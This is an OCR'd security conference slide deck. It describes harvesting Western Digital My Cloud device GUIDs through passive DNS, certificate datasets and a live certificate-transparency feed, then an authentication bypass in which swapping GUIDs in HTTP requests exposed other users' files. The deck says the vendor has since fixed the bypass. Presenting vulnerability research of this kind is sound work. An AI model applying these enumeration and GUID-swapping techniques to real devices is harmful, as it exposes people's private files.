


# Leaking GUIDs via LAN is not Enough


- Parsing the HTTPS certificate gives us the GUID
- But we need local network access..
- How can we go big?




# How Does the LAN Redirect Work?



# Leaking GUIDs via LAN is not Enough



[https://device-local-6eff0470-804a-4d12-9e3d-88f090de36f0  
.remotewd.com:4430/sdk/v1/volumes](https://device-local-6eff0470-804a-4d12-9e3d-88f090de36f0.remotewd.com:4430/sdk/v1/volumes)





## WD LAN DNS Names

**device-local-GUID**.remotewd.com → **LAN IP**

My Cloud

```
→ ~ nslookup device-local-6eff0370-801a-4d42-9e9d-88e090de39f0.remotewd.com
Server: [REDACTED]
Address: [REDACTED] #53

Non-authoritative answer:
Name: device-local-6eff0370-801a-4d42-9e9d-88e090de39f0.remotewd.com
Address: 10.100.233.43
```

# Leak GUIDs Through Passive DNS

**SecurityTrails**  
A Recorded Future® Company

**KEYWORD device-local-**

device-local-

1 - 50 of 10,000+ results

1

2

Domain

device-local-01ec5bc5-bc9[REDACTED]82e7b5763.remotewd.com

device-local-044d082e-5d6[REDACTED]1e5ee459eb.remotewd.com


device-local-0af5e148-1f0[REDACTED]c5b435011.remotewd.com

device-local-0be95781-694[REDACTED]eu000001.remotewd.com

Leak GUID  
through  
Passive DNS



Attacker



DNS DB



A Recorded Future® Company

device-local-

## KEYWORD device-local-

1 - 50 of 10,000+ results

« ⏪ ⏩ ⏴ 1 2 »

device-local-01ec5bc5-bc9[REDACTED]82e7b5763.remotewd.com


device-local-044d082e-5d6[REDACTED]1e5ee459eb.remotewd.com

device-local-0af5e148-1f0[REDACTED]c5b4350d1.remotewd.com

device-local-0be95781-694[REDACTED]eec0cb1101.remotewd.com

# Thousands of Old History DNS Records is Not Enough

- We downloaded many passive DNS records
- But many of the GUIDs were old and “dead”
- Can we improve?



# Certificate Harvesting

- Keeps records of billions of certificates
- Accessible API / download dataset
  - censys
  - crt.sh
  - SecurityTrails
  - Rapid7 Sonar

**crt.sh Certificate Search**

Enter an Identity (Domain Name, Organization Name, etc),  
a Certificate Fingerprint (SHA-1 or SHA-256) or a crt.sh ID:

**Search** [Advanced...](#)

 **censys**  
Censys Datasets

There are three Censys datasets that we provide access to:

1. **Universal Internet Dataset (IPv4 + IPv6 Scanning)**: Censys continually scans the IPv4 address space and known IPv6 addresses on 3,500+ ports and 100 protocols in order to maintain a dataset that describes all publicly accessible hosts, including their services, software, and security risks. We publish an updated daily snapshot of the state of the public address space. We also store around 5 years of historical snapshots.
2. **Certificates**: We provide a dataset of all known unique X.509 certificates, which are downloaded from publicly known CT servers or found during Censys Internet scans. This dataset contains around 6 billion certificates.

dataset contains around 6 billion certificates.

## Results

### Certificate Filters

For all fields, see [Data Definitions](#)

#### Label:

- 1.52M 🌱 leaf
- 1.52M 🗂️ unexpired
- 1.52M 🔍 dv
- 1.52M 🔒 ever-trusted
- 1.52M 🔒 trusted
- More

#### Issuer:

- 1.52M Let's Encrypt
- 4 Cloudflare, Inc.
- 2 Fortinet


### Certificates

Results: 1,517,264 Time: 8.17s

1.5m certs just in the last 3 months!

● CN=device-local-0efa3850-e34b-4d6ad6286baa5f.remotewd.com	-6ad6286baa5f.remotewd.com
Let's Encrypt R3	
2023-06-18 – 2023-09-16	
device-local-0efa3850-e34b-4d6ad6286baa5f.remotewd.com	
● CN=device-local-fd830d3b-c445-4d-05f38b31c948.remotewd.com	-05f38b31c948.remotewd.com
Let's Encrypt R3	
2023-06-18 – 2023-09-16	
device-local-fd830d3b-c445-4d-05f38b31c948.remotewd.com	
● CN=device-local-9e2405a2-ca29-4d-5-0bbf1c04af29.remotewd.com	-5-0bbf1c04af29.remotewd.com
Let's Encrypt R3	
2023-06-18 – 2023-09-16	
device-local-9e2405a2-ca29-4d-5-0bbf1c04af29.remotewd.com	

**Billions of Records!**  
**Can we do the**  
**same?**



# Certificate Transparency Log (CTL)

Internet security standard for monitoring and auditing the issuance of digital certificates.

## RFC-9162 - Certificate Transparency Version 2.0

Improves transparency, detect malicious activities

- Anomalies
- Impersonation
- Phishing

Public tools to receive continuous stream

- <https://certstream.calidog.io/>
- <https://ct.cloudflare.com/>
- <https://nikita-kun.github.io/certificate-transparency-root-explorer/>

```
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----  
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----  
-----BEGIN CERTIFICATE-----  
Base64-encoded certificate  
-----END CERTIFICATE-----
```

# Leaking ALL WD GUIDs

- Subscribing to CTL feed
- Grepping on `remotewd.com`
- We now leak GUIDs in real-time, of real devices!

```
→ Downloads certstream | grep remotewd
https://ct.googleapis.com/logs/argon2023/ - device-local-4f0185fd-0d17-42d3-808f-4fbfa1179a11.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-5e1d9853-d4a4-4dc2-92dc-258c7f0c1304.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-local-724989fa-4f18-4888-bfa6-69f1c1fe5120.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-local-2c728b62-8b42-4dc9-981b-aae72f77e5b1.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-local-f6e44259-ff25-4d3b-948f-fd99af8727ee.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-local-0a63cf71-f70b-48ce-b351-b977a5551e4e.remotewd.com
https://ct.googleapis.com/logs/argon2023/ - device-aa137ed7-e44b-442b-ba71-bb14041334e0.remotewd.com
```

# We Now Had an Updated List of ALL GUIDs!

```
98564 device-local-2585f...d-34be-4332-8333-9f...93...1e13. remotewd.com
98565 device-local-f4efe...5-32b1-400f-b984-f2...8a...3485. remotewd.com
98566 device-local-4af3e...0-3e98-4cb6-bd40-da...ce...654e. remotewd.com
98567 device-local-9c56a...2-14f3-4dee-89e9-dd...48...7dce. remotewd.com
98568 device-local-4ece3...f-a1fb-4446-8e4d-d8...94...a76f. remotewd.com
98569 device-local-ae47d...c-5056-44f3-ab54-6a...90...a47c. remotewd.com
98570 device-local-de276...3-c92a-42b4-9805-18...d9...3885. remotewd.com
98571 device-local-b3ede...d-1964-4f05-a09d-e0...a4...d2a4. remotewd.com
98572 device-local-14a1f...9-1b8b-458e-9560-be...c0...8d4a. remotewd.com
98573 device-local-76b03...d-cba7-43ea-b8d1-2f...1f...482a. remotewd.com
98574 device-local-bb15d...f-73de-4309-ba6e-f1...d9...713c. remotewd.com
98575 device-local-1b3d9...e-20ec-4782-848f-db...c3...d227. remotewd.com
98576 device-local-1cfcc...8-e969-428b-ac1e-59...5b...6b07. remotewd.com
98577 device-local-6c600...6-bf50-4c11-9d73-81...36...525b. remotewd.com
```

# Our Plan to Exploit All Devices

We “just” need to:

- Break Leak all GUIDs
- Find auth bypass
- Find RCE



# First, We Tried the Naive Approach



Sharon Brizinov 14:01

Hi @here! we are looking for WD devices to do some experiments.  
Does anyone have one at home? (we promise to TRY not breaking it)



Pretty Raw Hex

1 GET /623 1d- 38/sdk/v1/changes?pageToken=AAAAA AAAAA&limit=50%2C20 HTTP/2

2 Host: prod-534d57eabe6c.ckeystone.com

3 Sec-Ch-Ua: "Chromium";v="105.0.102.36", "Not)A;Brand";v="8"

4 Pragma: no-cache

5 X-Correlation-Id: w\_g:0b

6 Accept-Language: en-US,en;q=0.8

7 Sec-Ch-UA-Mobile: ?0

8 Authorization: Bearer eyJhbGciOiJSUzI1N  
VZNE5FS

ZCI6IlFUQkdPVFJCUW  
wczovL2F1dGgwLmFjY

GFSTBNRF  
ldpdGFsLr

09wZwSp:  
bn7y40h:  
HmuTEzY:  
DQgEXVU:

SL\_emyvSAkg

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/105.0.5195.102 Safari/537.36

0 Cache-Control: no-cache

1 Sec-Ch-UA-Platform: "macOS"

2 Accept: \*/\*

3 Origin: https://os5.mycloud.com

4 Sec-Fetch-Site: cross-site

5 Sec-Fetch-Mode: cors

6 Sec-Fetch-Dest: empty

7 Referer: https://os5.mycloud.com/

8 Accept-Encoding: gzip, deflate

9

0

Pretty Raw Hex

1 GET /623 38 sdk/v1/changes?pageToken=AAAAA AAAAA&limit=50%2C20 HTTP/2

2 Host: prod-534d57eabe6c.ckeystone.com

3 Sec-Ch-Ua: "Chromium";v="105.0.5195.102", "Not)A;Brand";v="8"

4 Pragma: no-cache

5 X-Correlation-Id: w\_g:0b

6 Accept-Language: en-US,en;q=0.8

7 Sec-Ch-UA-Mobile: ?0

8 Authorization: Bearer eyJhbGciOiJSUzI1N  
VZNE5FS

ZCI6IlFUQkdPVFJCUW  
wczovL2F1dGgwLmFjY

GFSTBNRF  
ldpdGFsLr

09wZw3p:  
bn7y40h:  
HmuTEzY:  
DQgEXVU:

SL\_emyvSAkg

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/105.0.5195.102 Safari/537.36

0 Cache-Control: no-cache

1 Sec-Ch-UA-Platform: "macOS"

2 Accept: \*/\*

3 Origin: https://os5.mycloud.com

4 Sec-Fetch-Site: cross-site

5 Sec-Fetch-Mode: cors

6 Sec-Fetch-Dest: empty

7 Referer: https://os5.mycloud.com/

8 Accept-Encoding: gzip, deflate

9

0

Pretty Raw Hex

1 GET /623138/sdk/v1/changes?pageToken=AAAAA&limit=50%2C20 HTTP/2  
2 Host: prod-534d57eabe6cde9.wdckeystone.com  
3 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"  
4 Pragma: no-cache  
5 X-Correlation-Id: w\_g:0t  
6 Accept-Language: en-US,en;q=0.8  
7 Sec-Ch-Ua-Mobile: ?0  
8 Authorization: Bearer eyJhbGciOiJSUzI1N  
VZNE5FS  
ZCI6IlFUQkdPVFJCUW  
wczovL2F1dGgwLmFjY  
fSTBNRF  
ldpdGFsLr  
09wZwSp:  
bn7y40h:  
HmuTEzY:  
DQgEXVU:  
SL\_emyvSAkg  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/105.0.5195.102 Safari/537.36  
0 Cache-Control: no-cache  
1 Sec-Ch-Ua-Platform: "macOS"  
2 Accept: \*/\*  
3 Origin: https://os5.mycloud.com  
4 Sec-Fetch-Site: cross-site  
5 Sec-Fetch-Mode: cors  
6 Sec-Fetch-Dest: empty  
7 Referer: https://os5.mycloud.com/  
8 Accept-Encoding: gzip, deflate  
9  
0

GUID

38/sdk/v1/changes?pageToken=AAAAA&limit=50%2C20 HTTP/2 200 OK  
Access-Control-Allow-Origin: \*  
Access-Control-Expose-Headers: Date, Vary, Content-Encoding, Etag, Content-Type: application/json  
Date: Sun, 18 Sep 2022 16:00:52 GMT  
Etag: "vukElYPbPff...JuM4s1gpM8VAYI"  
Vary: Origin  
Content-Length: 1950  
9  
10 {  
"pageToken": "AAAAAA...KQ",  
"changes": [  
{  
"fileID": "zhg4x...24j4a"  
},  
{  
"fileID": "cqc436...lkzpdar"  
},  
{  
"fileID": "lw3k4...72qqh"  
},  
{  
"fileID": "ydcrmw...wae7y"  
},  
{  
"fileID": "k22o41...tiq5m"  
},  
{  
"fileID": "7kddq4c...rbdl5n"  
},  
{  
"fileID": "ibqk21...enofbw"  
},  
{  
"fileID": "skvkqc...rzjnr"  
},  
{  
"fileID": "vt3xbe...u2rm2"  
},  
{  
"fileID": "uzvm36...ye6yi"  
},  
{  
"fileID": "whbihc...iqbcmq"  
},  
{  
}

```
Pretty Raw Hex
1 GET /623
2 Host: prod-534d57eabe6cde9.wdckeystone.com
3 Sec-Ch-Ua: "Chromium";v="105", "NotA;Brand";v="8"
4 Pragma: no-cache
5 X-Correlation-Id: w_g:0t
6 Accept-Language: en-US,en;q=0.8
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJhbGciOiJSUzI1N
9 VZNE5FS
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38 sdk/v1/changes?pageToken=AAAAA
39 AAAAA&limit=50%2C20
40 HTTP/2
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
99
```

GUID

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: *
3 Access-Control-Expose-Headers: Date, Vary, Content-Encoding, Etag, Content-Type
4 Content-Type: application/json
5 Date: Sun, 18 Sep 2022 16:00:52 GMT
6 Etag: "vukELYPbPff...eJuM4s1gpM8VAYI"
7 Vary: Origin
8 Content-Length: 1950
```


# We just replaced our GUID, with another one, and it **worked!**



Attacker



We now had  
access everyone's  
files!




# Our Plan to Exploit All Devices


We “just” need to:

- [] Break Leak all GUIDs
- [] Find auth bypass
- [?] Find RCE





**I can access  
files in any WD  
cloud-connected  
device**



**I can access  
files in any WD  
cloud-connected  
device**

**2 weeks before  
Pwn2Own WD  
fixed the auth  
issue**

# Our Plan to Exploit All Devices

We “just” need to:

Break Leak all GUIDs

Find auth bypass

Find RCE



# RestSDK

## Main cloud binary - `restsdk-server`

- API server for cloud functionality (read/write files)

## Listens on TCP ports (bound to all interface 0.0.0.0)

- 8001 / 4430 - HTTP/HTTPS server for cloud functionality
- 8003 - Cloud connectivity (proxy)

